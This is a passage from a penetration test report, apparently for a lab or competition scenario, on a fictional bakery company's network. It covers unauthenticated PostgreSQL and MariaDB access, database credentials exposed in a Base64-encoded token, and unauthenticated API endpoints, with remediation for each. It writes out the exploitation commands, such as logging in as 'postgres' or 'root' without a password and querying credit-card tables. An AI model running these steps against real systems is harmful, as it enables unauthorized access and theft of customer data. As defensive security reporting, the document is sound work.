set_time_limit(0);
require "vendor/autoload.php";
require "lib.php";
$server = new Crusse\JobServer\Server( 8 );
$server->setWorkerTimeout( 4 );
$server->addWorkerInclude("lib.php");
$hmiurl = "http://127.0.0.1:9090/ScadaBR/httpds";

/// PULL ALL VALUES AND POST TO HMI

$devices = [
/// LIST OF ALL DEVICES
    //INBOUND BARCODE
    "0000" => [ /// recv_barcode
        "0032" => true, /// 00-recv_barcode_data
        "0099" => true, /// 00-recv_barcode_time
    ],
    // SHIPPING BARCODE
    "0001" => [
        "0052" => true, /// 01-ship_barcode_data
        "0022" => true, /// 01-ship_barcode_time
```

Figure 38. Evidence of the PLC object IDs

Remediation

[redacted] recommends that LBC immediately take action and firewall the machine off so only machines that are critical to its operation may access it, such as ScadaBR. The potential impact of this vulnerability cannot be understated, therefore [redacted] recommends LBC to take action as soon as possible.

7.2.4 PostgreSQL Unauthenticated Access		CVSS	Risk
Impact	**CRITICAL**	**9.6** Critical	**Crit.**
Likelihood	**CRITICAL**		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H		
Affected Scope	10.0.17.14 (charley.warehouse.lebonboncroissant.com) ↳ **TCP/5432** ↳ PostgreSQL		
Vulnerability Summary	**PREVIOUS VULNERABILITY** [redacted] rediscovered an access control misconfiguration that had not been remediated from the previous assessment in PostgreSQL. The PostgreSQL database on the affected system still did not require a password to log into the "`postgres`" user, which has superuser privileges. [redacted] leveraged this misconfiguration to authenticate as the default user and found a database meant for credit card information storage. Additionally, the "`postgres`" user is the default superuser for the PostgreSQL service, which by design has an opportunity to remotely execute code on the machine using the `COPY FROM` function.		
Impact Description	Unauthenticated login led [redacted] to discover a database filled with credit card and billing information. In this database schema, [redacted] found cardholder names, credit card numbers, expiration dates, zip codes, and CVV numbers stored. The storage of CVV numbers is a significant violation of PCI DSS. Under no circumstance should such cardholder data be stored beyond the transaction. With more cardholder data stored in the database during the reassessment compared to the initial assessment, this violation may lead to increased fines and loss of reputation. Furthermore, the affected user had full rights to the database, which would allow it to delete or tamper with the data, significantly impacting integrity and availability.		
Likelihood Description	The default "`postgres`" account did not need a password to log in, which made it trivial to exploit the service. It would be extremely likely for an attacker to find unauthenticated access and exploit it.		
MITRE ATT&CK	T1110.001 – Valid Accounts: Default Accounts M1027 – Password Policies		
Compliance Violations	**PCI DSS** 1.3.6, 2.1, 3.1, 3.2, 4.1.1, 6.5.8, 6.5.10, 7.1, 8.1.6, 8.2, 8.3, 8.3.1, 12.3.8 **GDPR** Article 30, 32		
Exploitation Details			
1. **Identify PostgreSQL server on host**			

[redacted] identified a host running PostgreSQL on port 5432.

a. `nmap -p5432 -sSVC 10.0.17.14`

```
5432/tcp open  postgresql PostgreSQL DB 9.6.0 or later
| fingerprint-strings:
|   SMBProgNeg:
|     SFATAL
|     VFATAL
|     C0A000
|     Munsupported frontend protocol 65363.19778: server supports 2.0 to 3.0
|     Fpostmaster.c
|     L2113
|_    RProcessStartupPacket
| ssl-cert: Subject: commonName=localhost
| Subject Alternative Name: DNS:localhost
| Not valid before: 2022-01-07T07:45:52
|_Not valid after:  2032-01-05T07:45:52
|_ssl-date: TLS randomness does not represent time
```

Figure 39. [redacted] discovering PostgreSQL running on the host

2. **Test login without credentials**

   Once [redacted] identified a host with PostgreSQL, [redacted] attempted to log into the database and verify unauthenticated access.

   a. `psql -U postgres -p 5432 -h 10.0.17.14`

```
┌──(root㉿kali04)-[~]
└─# psql -U postgres -p 5432 -h 10.0.17.14
psql (14.1 (Debian 14.1-1), server 12.9 (Ubuntu 12.9-0ubuntu0.20.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.
```

Figure 40. [redacted] logging into PostgreSQL using default user

3. **List the databases**

   [redacted] listed all databases within the PostgresQL client to determine what was accessible to the user.

   a. `\l`

```
postgres=# \l
                                  List of databases
   Name    |  Owner   | Encoding |   Collate   |  Ctype  |   Access privileges
-----------+----------+----------+-------------+---------+-----------------------
 jawbreaker | postgres | UTF8     | en_US.UTF-8 | C.UTF-8 |
 postgres   | postgres | UTF8     | C.UTF-8     | C.UTF-8 |
 template0  | postgres | UTF8     | C.UTF-8     | C.UTF-8 | =c/postgres          +
            |          |          |             |         | postgres=CTc/postgres
 template1  | postgres | UTF8     | C.UTF-8     | C.UTF-8 | =c/postgres          +
            |          |          |             |         | postgres=CTc/postgres
(4 rows)
```

Figure 41. [redacted] listing all databases

4. **Connect to the "*jawbreaker*" database**

   [redacted] connected to the "*jawbreaker*" database.

a. `\c jawbreaker`

```
postgres=# \c jawbreaker
psql (14.1 (Debian 14.1-1), server 12.9 (Ubuntu 12.9-0ubuntu0.20.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "jawbreaker" as user "postgres".
```

Figure 42. Connecting to "jawbreaker" database

5. **List all schemas**
   Within the "*jawbreaker*" database, [redacted] listed all table schemas to view what information was there. Normally, `\dt` is used to show all tables within a database, but in this case, there were none.
   a. `\dn`

```
jawbreaker=# \dn
  List of schemas
  Name   |  Owner
---------+----------
 billing | postgres
 public  | postgres
(2 rows)
```

Figure 43. [redacted] listing all table schemas in the "jawbreaker" database

6. **Show tables in "billing" schema**
   Once the schemas were listed, [redacted] listed the tables in the "*billing*" schema.
   a. `\dt billing.*`

```
jawbreaker=# \dt billing.*
              List of relations
 Schema  |      Name       | Type  |  Owner
---------+-----------------+-------+----------
 billing | credit_cards    | table | postgres
 billing | payment_methods | table | postgres
 billing | payments        | table | postgres
(3 rows)
```

Figure 44. [redacted] listing all tables in the "billing" schema

7. **Display the entities in a table**
   When all the tables in the schema were identified, [redacted] displayed the contents of all tables. The "*credit_cards*" table contained a column titled, "*ccv*", the storage of which is a violation of PCI DSS.
   a. `SELECT * FROM billing.credit_cards;`

```
jawbreaker=# SELECT * FROM billing.credit_cards LIMIT 15;
 id |       name       |      number      | expiration | ccv |  zip
----+------------------+------------------+------------+-----+-------
  1 |                  |                  |            |     |
  2 |                  |                  |            |     |
  3 |                  |                  |            |     |
  4 |                  |                  |            |     |
  5 |                  |                  |            |     |
  6 |                  |                  |            |     |
  7 |                  |                  |            |     |
  8 |                  |                  |            |     |
  9 |                  |                  |            |     |
 10 |                  |                  |            |     |
 11 |                  |                  |            |     |
 12 |                  |                  |            |     |
 13 |                  |                  |            |     |
 14 |                  |                  |            |     |
 15 |                  |                  |            |     |
(15 rows)
```

Figure 45. [redacted] displaying credit card information in the table

b. `SELECT * FROM billing.paymend_methods;`

```
jawbreaker=# SELECT * FROM billing.payment_methods LIMIT 15;
 id |              customer_id             | payment_type | payment_ref
----+--------------------------------------+--------------+-------------
  1 |                                      |              |           1
  2 |                                      |              |           2
  3 |                                      |              |           3
  4 |                                      |              |           4
  5 |                                      |              |           5
  6 |                                      |              |           6
  7 |                                      |              |           7
  8 |                                      |              |           8
  9 |                                      |              |           9
 10 |                                      |              |          10
 11 |                                      |              |          11
 12 |                                      |              |          12
 13 |                                      |              |          13
 14 |                                      |              |          14
 15 |                                      |              |          15
(15 rows)
```

Figure 46. [redacted] displaying payment methods stored in the table

c. `SELECT * FROM billing.payments;`

```
jawbreaker=# SELECT * FROM billing.payments LIMIT 15;
 id |              customer_id               | amount  | status
----+----------------------------------------+---------+---------
  1 | [redacted]                             | [redacted] | cleared
  2 | [redacted]                             | [redacted] | cleared
  3 | [redacted]                             | [redacted] | cleared
  4 | [redacted]                             | [redacted] | cleared
  5 | [redacted]                             | [redacted] | cleared
  6 | [redacted]                             | [redacted] | cleared
  7 | [redacted]                             | [redacted] | cleared
  8 | [redacted]                             | [redacted] | cleared
  9 | [redacted]                             | [redacted] | cleared
 10 | [redacted]                             | [redacted] | cleared
 11 | [redacted]                             | [redacted] | cleared
 12 | [redacted]                             | [redacted] | cleared
 13 | [redacted]                             | [redacted] | cleared
 14 | [redacted]                             | [redacted] | cleared
 15 | [redacted]                             | [redacted] | cleared
(15 rows)
```

Figure 47. [redacted] querying all columns from the "billing.payments" schema (LIMIT 15 limits the query to the first 15 results.)

Remediation

[redacted] recommends creating a strong password for the "`postgres`" superuser as the minimal baseline to reduce the risk of exploiting any access controls misconfigurations.

1. Switch into the "postgres" user
   `su postgres`
2. Connect to PostgreSQL
   `psql`
3. Change the password
   `\password`
4. Exit PostgreSQL
   `\q`

Additionally, [redacted] recommends LBC set up a strong account password and limit access to the service by firewalling or configuring access control lists (ACLs) to only allow connections from systems that require database access for legitimate business needs.

7.2.5	Unauthenticated MariaDB Access	CVSS	Risk
Impact	**CRITICAL**	**8.0** Critical	**Crit.**
Likelihood	**CRITICAL**		
CVSS String	CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H		
Affected Scope	10.10.17.14 (charley.warehouse.lebonboncroissant.com) ↳ **TCP/3306** ↳ MariaDB		
Vulnerability Summary	[redacted] discovered that a host was running MariaDB. The MariaDB server did not require any authentication to log into the "`root`" user. [redacted] leveraged this misconfiguration to log into the service and found a database containing a significant amount of customer information, some of which violates GDPR and PCI DSS compliance.		
Impact Description	Since successful exploitation of this vulnerability grants access to the root user on the MariaDB service, an attacker would have complete control over both the wmci database, which has sensitive customer data, and, more importantly, control over the MariaDB service. An attacker could leak customer data, damaging customer trust and company reputation, or harm the database to hinder company production.		
Likelihood Description	The MariaDB service is accessible on all IP addresses and it is trivial to attempt a connection to this service, making this vulnerability extremely likely to be leveraged by an attacker.		
MITRE ATT&CK	T1078.001 - Valid Accounts: Default Accounts		
	M1027 - Password Policies		
Compliance Violations	**PCI DSS** 1.2, 1.3, 1.3.4, 1.3.6, 2.1, 2.1.1, 2.3, 3.1, 3.2, 6.5.8, 7.1, 7.1.2, 7.2, 7.2.3, 8.2.3 **GDPR** Article 30, 32		

Exploitation Details

1. **Identify MariaDB server on host**
   [redacted] identified a host with MariaDB
   a. `nmap 10.0.17.14`

```
┌──(root㉿ kali05)-[~]
└─# nmap 10.0.17.14
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-08 15:07 EST
Nmap scan report for ip-10-0-17-14.ec2.internal (10.0.17.14)
Host is up (0.00035s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
3306/tcp open  mysql
5432/tcp open  postgresql
```

Figure 48. [redacted] discovering MariaDB running on the host

2. **Success**
   [redacted] attempted a remote connection to the "`root`" user of MariaDB on the host and successfully logged in.
   a. `mysql -u root -h 10.0.17.14`

```
┌──(root㉿ kali04)-[~]
└─# mysql -u root -h 10.0.17.14
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 107
Server version: 10.3.32-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Figure 49. Successful MariaDB login as user "root"

Remediation

There are multiple ways to remediate this vulnerability, but the simplest, quickest, and most effective method is to add a password to the root user on the MariaDB database.

1. Authenticate into MariaDB
   `mysql -u root`

2. Change the password for the root users
   ```
   ALTER USER 'root'@'localhost' IDENTIFIED BY 'SecurePasswordHere';
   ALTER USER 'root'@'%' IDENTIFIED BY 'SecurePasswordHere';
   flush privileges'
   ```

3. Exit
   `exit`

7.2.6	Insecure Token Management	CVSS	Risk
Impact	CRITICAL	**8.0** Critical	**Crit.**
Likelihood	HIGH		
CVSS String	CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H		
Affected Scope	10.0.17.12 (scrumdiddlyumptious.warehouse.lebonboncroissant.com) ↳ **TCP/80** ↳ HTTP ↳ **TCP/443** ↳ HTTPS 10.0.17.14 (charley.warehouse.lebonboncroissant.com) ↳ **TCP/3306** ↳ MariaDB		
Vulnerability Summary	[redacted] discovered that, when attempting to log into the shopping website or browsing the inventory, a token is sent along with the web request to authenticate into a database. This token is poorly obfuscated, and can be easily decoded to reveal valid credentials to log into the MariaDB server of 10.0.17.14.		
Impact Description	Successful exploitation of this vulnerability grants an attacker access to the MariaDB service as the "`wmci`" user account who can access a database also named "wmci". This allows an attacker to steal the stored customer data or damage the database, causing financial and reputational harm to LBC.		
Likelihood Description	This vulnerability is quite likely to be exploited as it only requires an attacker to observe the web requests on the shopping website. The token is encoded with Base64, which is not an encryption standard.		
MITRE ATT&CK	T1190 - Exploit Public-Facing Application		
	M1048 - Application Isolation and Sandboxing M1026 - Privileged Account Management		
Compliance Violations	**PCI DSS** 4.1 **GDPR** Article 32		
Exploitation Details			
1. **Identify web servers on host** [redacted] identified the HTTP and HTTPS services running on the host a. `nmap 10.0.17.12`			

```
┌──(root㉿ kali05)-[~]
└─# nmap 10.0.17.12
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-0
Nmap scan report for ip-10-0-17-12.ec2.internal (10.
Host is up (0.00054s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 5.11
```

Figure 50. [redacted] identifying the presence of the HTTP and HTTPS services

2. **Visit the website**

[redacted] visited the shopping website and attempted a login



Figure 51. [redacted] attempting to log in to the website

3. **Intercept the request**

[redacted] used Burp Suite Community Edition to intercept the traffic and found the token by entering Proxy mode, opening the browser, and attempting a login:



Figure 52. [redacted] *launching Burp to intercept traffic*

Figure 53. [redacted] *intercepting the traffic from the login attempt*

4. **Decode the token**

[redacted] identified the token to be Base64 encoded and used an online decoder[13] to decode it:

[13] https://www.base64decode.org/

Figure 54. [redacted] decoding the token

5. **Further decode the token**

[redacted] identified the decoded text to be a JSON Web Token and used jwt.io to decode it:



Figure 55. [redacted] further decoding the token

6. **Authenticate into the MariaDB service**
   After viewing the contents of the decoded token, [redacted] determined that they were a set of credentials that were associated with a database
   `mysql -u wmci -h 10.0.17.14 -p`

7. **Success**

```
┌──(root㉿kali05)-[~]
└─# mysql -u wmci -h 10.0.17.14 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 4861
Server version: 10.3.32-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Figure 56. [redacted] authenticating to MariaDB using the decoded credentials

Remediation

[redacted] recommends that LBC store the database credentials and encrypt them on the API itself, instead of trusting the user to not reverse them and get unauthorized access to the database. Anything stored on the client-side should be expected to be tampered with by an attacker; any user input is potentially malicious.

7.2.7	Unauthenticated API Access	CVSS	Risk
Impact	HIGH	**7.4** **HIGH**	**Crit.**
Likelihood	CRITICAL		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N		
Affected Scope	10.0.17.10 (eggdicator.warehouse.lebonboncroissant.com) ↳ **TCP/80** ↳ HTTP ↳ **TCP/443** ↳ HTTPS 10.0.17.11 (goldenticket.warehouse.lebonboncroissant.com) ↳ **TCP/80** ↳ HTTP ↳ **TCP/443** ↳ HTTPS		
Vulnerability Summary	[redacted] identified one exposed API endpoint and two endpoints with broken user authentication within LBC's network. All three of these endpoints did not require any form of authentication for access, and were connected to various databases that contained sensitive customer data, which allows an attacker to query for this information.		
Impact Description	Unauthenticated API access led [redacted] to full disclosure of sensitive customer data at three different endpoints. [redacted] confirmed the API made calls to LBC's databases to display information Without authentication, an attacker has full access to query the backend of LBC's E-Commerce site, where customer information, as well as the integration of gift card and reward program data is disclosed.		
Likelihood Description	Without needing to provide credentials to access the API, it is extremely likely and trivial for an attacker to exploit this and make API calls to LBC's E-Commerce database.		
MITRE ATT&CK	T1190 – Exploit Public-Facing Application		
	M1030 – Network Segmentation M1035 – Limit Access to Resource Over Network		
Compliance Violations	**PCI DSS** 1.2.1, 1.3.2, 6.5.8, 6.5.10 **GDPR** Article 13, 32		
Exploitation Details			

10.0.17.10 (eggdicator.warehouse.lebonboncroissant.com)

1. **Identify and access the API on the endpoint**
   [redacted] visited 10.0.17.10, and this endpoint that was used to check for customer payment statuses did not require authentication for access.



Figure 57. [redacted] identifying an API endpoint

10.0.17.11 (goldenticket.warehouse.lebonboncroissant.com)

1. **Identify and access the API on the endpoint**
   [redacted] visited 10.0.17.10, and there was an admin login on this endpoint that used HTTP Basic Authentication for access.



Figure 58. [redacted] identifying a login page



Figure 59. [redacted] identifying password authentication is required

2. **Accessing the API endpoints directly**
   [redacted] did not have the credentials to log in, however, [redacted] was able to visit `/admin/account` and `/admin/check` to bypass the authentication needed to gain access to the two endpoints.



Figure 60. [redacted] identifying exposed endpoints

